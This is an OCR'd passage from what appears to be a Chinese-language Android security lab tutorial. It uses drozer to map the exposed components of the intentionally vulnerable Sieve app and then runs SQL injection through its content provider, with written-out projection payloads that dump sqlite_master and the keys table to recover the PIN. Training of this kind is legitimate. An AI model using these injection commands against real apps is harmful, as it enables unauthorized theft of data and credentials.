

图 17获取sieve信息

17、查看sieve应用的攻击点

使用命令：“run app.package.attacksurface com.mwr.example.sieve”如图 18



图 18获取攻击点

获得结果：3个activity暴露、2个content provider暴露、2个services暴露，表示这些都是可以被外部程序调用的。

18、查看暴露content provider的详细信息

使用命令“run app.provider.info -a com.mwr.example.sieve”如图 19



图 19查看暴露组件

19、获取可访问uri，使用命令“run scanner.provider.finduris -a com.mwr.example.sieve”如图 20



图 20获取uri

20、检验注入点

使用命令:“run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/ --projection """”，如果爆出如图 21以下错误，说明存在注入点

图 21检测注入点

21、查看数据库表

使用命令：“run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/ --projection "* from sqlite_master where type='table';--""如图 22



图 22查看数据库表

22、查看表中的字段内容

使用命令：“run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/ --projection "*

from keys;--""如图 23

图 23查看字段内容

23、输入pin码，查看添加条目如图 24



图 24查看条目

思考总结

sieve配置好之后需要pin码来进入app，本实验通过模拟将sieve应用的数据保存到数据库，通过drozer工具对数据库进行模拟注入，查询相关的数据库表段，获取到pin码。

1、数据库注入的危害有哪些？

2、android系统还运用着哪些数据库？

3、sqlite的注入流程是怎样的？